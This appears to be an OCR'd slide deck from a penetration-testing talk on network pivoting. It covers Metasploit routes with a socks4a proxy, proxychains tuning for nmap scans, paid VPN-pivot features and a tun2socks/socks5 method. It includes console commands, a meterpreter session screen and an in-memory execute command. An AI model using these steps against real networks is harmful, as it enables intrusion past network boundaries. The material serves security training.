
The Secret Sauce!!!

- **Up side:**
  - Add a route to network in Metasploit
  - Attack multiple networks at one time
  - No footprint on disk
  - Use other applications like nmap with proxychains

- **Down side:**
  - Socks4a does not support UDP
  - Proxychains does not support UDP
  - Have to find good timeout value for proxychains! Or wait forever!
  - Default Values:
    - tcp_connect_time_out 8000
    - tcp_read_time_out 15000
  - Tested Values I use:
    - 8000/15000 – 2666/5000 – 533/1000 – 266/500 – 106/200

How to Use Secret Sauce!!!

- Proxychains {program name} {program options}
- Nano /etc/proxychains.conf
  - Quiet_mode   Turns off debuging
  - Proxy_dns Tunnels dns so no dns leaks
  - Tcp_read_time_out 200   If left unchanged Nmap will take forever
  - Tcp_connect_time_out 106   Timeouts are in millisec
  - Socks4 127.0.0.1 1080   Point proxychains to socks server




```
    Subnet           Netmask          Gateway
    ------           -------          -------
    127.0.0.0        255.0.0.0        127.0.0.1
    192.168.1.0      255.255.255.0    192.168.1.129
    192.168.1.129    255.255.255.255  127.0.0.1
    192.168.1.255    255.255.255.255  192.168.1.129
    192.168.4.0      255.255.255.0    192.168.4.129
    192.168.4.129    255.255.255.255  127.0.0.1
    192.168.4.255    255.255.255.255  192.168.4.129
    224.0.0.0        240.0.0.0        192.168.1.129
    224.0.0.0        240.0.0.0        192.168.4.129
    255.255.255.255  255.255.255.255  192.168.1.129
    255.255.255.255  255.255.255.255  192.168.4.129

meterpreter > background
msf  exploit(handler) > route add 192.168.1.0 255.255.255.0 1
[*] Route added
msf  exploit(handler) > use auxiliary/server/socks4a
msf  auxiliary(socks4a) > options
[-] Unknown command: options.
msf  auxiliary(socks4a) > run
[*] Auxiliary module execution completed

[*] Starting the socks4a proxy server
msf  auxiliary(socks4a) > 
```

```
4 packets transmitted, 4 received, 0
rtt min/avg/max/mdev = 0.204/1.006/3
root@bt:~# proxychains nmap 192.168.
ProxyChains-3.1 (http://proxychains.

Starting Nmap 5.59BETA1 ( http://nma
Nmap scan report for 192.168.1.130
Host is up (0.15s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
139/tcp open  netbios-ssn

Nmap done: 1 IP address (1 host up)
root@bt:~# 
```

Metasploit Pro $$$$

- VPN Pivoting for all ICMP, TCP, and UDP ;)
- Break out the check book!!!!



Session 1 on 199.34.125.10

Session Type	Meterpreter (payload/windows/meterpreter/reverse_tcp)
Information	NT AUTHORITY\SYSTEM @ SERVER949 (ADMIN)
Attack Module	exploit/windows/http/integard_password_bof


Available Actions

Collect System Data	Collect system evidence and sensitive data (screenshots, passwords, system information)
Virtual Desktop	Interact with the running desktop on the target system, will notify the active user
Access Filesystem	Browse the remote filesystem and upload, download, and delete files
Search Filesystem	Search the remote filesystem for a specific pattern
Command Shell	Interact with a remote command shell on the target (advanced users)
Create Proxy Pivot	Pivot attacks using the remote host as a gateway (TCP/UDP)
Create VPN Pivot	Pivot traffic through the remote host (Ethernet/IP)
✖ Terminate Session	Close this session. Further interaction requires exploitation

But wait!!!! Save your Money ;)

Cobalt Strike

- VPN pivoting for $2,500
- http://www.advancedpentest.com/help-covert-vpn



IPv4 Address	IPv4 Netmask	Hardware MAC
192.168.12.186	255.255.255.0	00:0c:29:60:78:dd

Local Interface: phear3

☑ Clone host MAC address

□ Inject VPN client into memory (Windows XP/2003 only)

But wait!!!! Save your Money ;)

Tiny socks5 proxy server

- Socks.exe - http://www.3proxy.ru/download/
- Supports TCP and UDP

Tun2socks + socks5

- **Up side:**
  - Can attack multiple networks at one time.
  - No footprint on disk with magic ;)
  - Execute –f /root/socks.exe –m –d cmd.exe
  - Can use other applications like nmap without proxychains
  - UDP Support!!!

- **Down side:**
  - Shows all TCP ports as open
  - Work around is banner grab ;)
  - TCP scans talk longer then proxychains
  - No ICMP support in socks.exe
  - Can not remote wire sniff like in Pro and Cobalt Strike

Demo

Questions?